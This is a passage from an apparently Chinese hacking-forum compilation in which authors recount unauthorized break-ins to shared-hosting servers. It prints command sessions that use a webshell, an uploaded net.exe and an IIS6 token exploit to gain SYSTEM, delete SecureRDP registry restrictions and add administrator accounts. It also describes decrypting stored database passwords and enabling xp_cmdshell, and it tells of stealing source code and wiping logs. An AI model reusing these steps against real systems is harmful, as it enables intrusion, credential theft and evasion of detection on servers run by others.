

图 3-3-13

一般我懒得看端口，都是提下之后直接连接 3389
连不上才看端口的

Ipconfig 也是有看的，内网我就扔远控玩去，如图 3-3-14：



图 3-3-14

结束。

（全文完）责任编辑：xiaohui 责任主编：杨凡

第4节 记一次星外提权及 Securerdp 突破

作者：Wood

来自：法客论坛 - F4ckTeam

网址：http://team.f4ck.net

在提权那会凌晨 2 点多了，在复制全部命令的时候崩溃，所以执行命令就没截图了 txt 那个就凑合看吧

起因：扒源码

源码目标：A1.COM,不知名程序，果断日旁站

成功获取一 webshell,没啥技术含量，备份获得 shell

查看了下，不支持 ASPX 没 WS 组建，叫基友 ch4r 提权看看,他放弃鸟

看目录:d:\freehost\3aronchiren\web\

竟然是星外的，应该支持 ASPX，继续日个旁站，通过 fck 编辑器成功获得 shell

果断 testaspx 支持 aspx，既然支持 aspx 了，提权问题应该不大

果断先看 3389 端口

好吧，目录没权限，扫可读可写

D 哥 asp 扫目录不给力呀，竟然没一个可用

上神器【从注册表中读存在路径.aspx】

获得特殊目录:c:\progra~1\，现这种目录应该没啥限制

在利用不知名神器成功获得以上神器在法克工具包上有
c:\progra~1\\kingsoft\kingsoftantivirus\webui\icon 可以读可以写可以删除]
菜刀连接之,OK 可用执行，如图 3-4-1：

图 3-4-1

命令运行完毕,但发生一个或多个错误

```
[*] 磁盘列表 [ C:D:E: ]
d:\freehost\3aronchiren\web\> help
设置终端路径:        SETP c:\windows\system32\cmd.exe 或者 SETP /bin/sh
切换到根目录:        ROOT
d:\freehost\3aronchiren\web\> SETP c:\progra~1\kingsoft\kingsoft
antivirus\webui\icon\cmd.txt
d:\freehost\3aronchiren\web\> SETP c:\progra~1\kingsoft\kingsoft
antivirus\webui\icon\cmd.txt
设置终端路径为：:c:\progra~1\kingsoft\kingsoft antivirus\webui\icon\cmd.txt
c:\windows\system32\inetsrv\> net user //意料之中.
拒绝访问。
c:\windows\system32\inetsrv\> "c:\progra~1\kingsoft\kingsoft
antivirus\webui\icon\netstat.txt" -an //前面说过没权限执行 netstat.所以自己上传 netstat.执
行
Active Connections
  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:21             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1026           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1433           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2269           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3306           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:6583           0.0.0.0:0              LISTENING //3389 端口
  UDP    127.0.0.1:3456         *:*
  UDP    127.0.0.1:3628         *:*
连接远程桌面的时候发现 securerdp 限制连接.先百度找相关资料.成功搞定，请看以下执行的命令.
c:\windows\system32\inetsrv\> "c:\progra~1\kingsoft\kingsoft antivirus\webui\icon\net.exe"
user //好吧,无奈,上 IIS6 提权神器
发生系统错误 5

拒绝访问
```

```
c:\windows\system32\inetsrv\> reg query
"HKEY_LOCAL_MACHINE\Software\Terminalsoft\WTSFilter" /v tsdata //查看 securerdp 注册表
c:\windows\system32\inetsrv\> "C:\progra~1\kingsoft\kingsoft
antivirus\webui\icon\iis6.txt" "regedit /e d:\freehost\3aronchiren\web\wts.reg
"HKEY_LOCAL_MACHINE\Software\Terminalsoft\WTSFilter"" //备份注册表成功

c:\windows\system32\inetsrv\> "C:\progra~1\kingsoft\kingsoft
antivirus\webui\icon\iis6.txt" reg delete
"HKEY_LOCAL_MACHINE\Software\Terminalsoft\WTSFilter" /va /f //删除注册表

OK，现在远程桌面可以连接了

c:\windows\system32\inetsrv\> "C:\progra~1\kingsoft\kingsoft
antivirus\webui\icon\iis6.txt" "net user"
[IIS6Up]-->IIS Token PipeAdmin golds7n Version
[IIS6Up]-->This exploit gives you a Local System shell
[IIS6Up]-->Set registry OK
[process walking]: 448 w3wp.exe
[process walking]: 784 w3wp.exe
[process walking]: 1256 w3wp.exe
[process walking]: 1532 w3wp.exe
[process walking]: 1732 wmiprvse.exe
[IIS6Up]-->Got WMI process Pid: 1732
[Try 1 time...]
[IIS6Up]-->Found token NETWORK SERVICE
[IIS6Up]-->Found token SYSTEM
[*]Running command with SYSTEM Token...
[*]Command: net user
[+]Done, command should have ran as SYSTEM!

\\ 的用户帐户
#$tisP93%wl$Q            0760hs                  0791sq
3aronchiren              588blpcom               6666ddz4
命令运行完毕，但发生一个或多个错误。

c:\windows\system32\inetsrv\> "C:\progra~1\kingsoft\kingsoft
antivirus\webui\icon\iis6.txt" "net user test test /add" //成功添加账户

c:\windows\system32\inetsrv\> "C:\progra~1\kingsoft\kingsoft
antivirus\webui\icon\iis6.txt" "net localgroup administrators test /add" //成功添加到管理
组
```

OK,成功上服务器，如图 3-4-2：



图 3-4-2

打包源码,清后门和日志走人

突破 secureRDP 引用：

http://pan.baidu.com/share/link?shareid=342190420&uk=489753497

（全文完）责任编辑：xiaohui 责任主编：杨凡

第5节 华众虚拟主机提权实例

作者：lwx_loveyou

来自：法客论坛 - F4ckTeam

网址：http://team.f4ck.net

群里一个基友发的 shell 说提权，asp 的 shell，先探测一下脚本支持，如图 3-5-1：



图 3-5-1

支持 aspx 那就上 aspx 马，aspx 的功能能弥补 asp 的一些功能
先看看开的端口，如图 3-5-2：

图 3-5-2

然后有个习惯就是看看注册表，aspx 的能方便的看注册表，如图 3-5-3：



图 3-5-3

其他的不重要,看到这里希望就大了

华众默认的 mssql 和 mysql 密码是存储在注册表中的,有大牛也写了解密软件,如图 3-5-4、图 3-5-5、图 3-5-6:



图 3-5-4



图 3-5-5

图 3-5-6

然后用 aspx 马带的数据库连接 mssql 数据库提权。
如图 3-5-7、图 3-5-8:



图 3-5-7



图 3-5-8

Sa 权限希望大了
我在 aspshell 里面是没检测出远程的端口的。
如图 3-5-9、图 3-5-10:



图 3-5-9

图 3-5-10

Aspx 的系统信息也不行。
所以我先看看系统的远程端口。
如图 3-5-11:



图 3-5-11

先要添加 xp_cmdshell 这个存储过程,然后就可以执行命令来。
如图 3-5-12:



图 3-5-12

是系统权限 Tasklist/svc 看服务名对应的 pid，如图 3-5-13、图 3-5-14:



图 3-5- 13



图 3-5-14

Netstat-ano 看 pid 对应的端口号，如图 3-5-15、图 3-5-16:



图 3-5-15



图 3-5-16

说明远程端口是 9966

下面就是添加用户，如图 3-5-17:

图 3-5-17

不能执行 net 命令~~~

但是，可以自己传一个 net.exe 试一试,先传一个 net.exe。

我在 asp 里面开始就检测了一下可读可写。

如图 3-5-18、图 3-5-19:

图 3-5-18



图 3-5-19

可以执行 net 命令了下面添加用户。

如图 3-5-20、图 3-5-21、图 3-5-22:

```
Netuserfuckfuckteam/add
Netlocalgroupadministratorsfuck/add
```



图 3-5-20



图 3-5-21

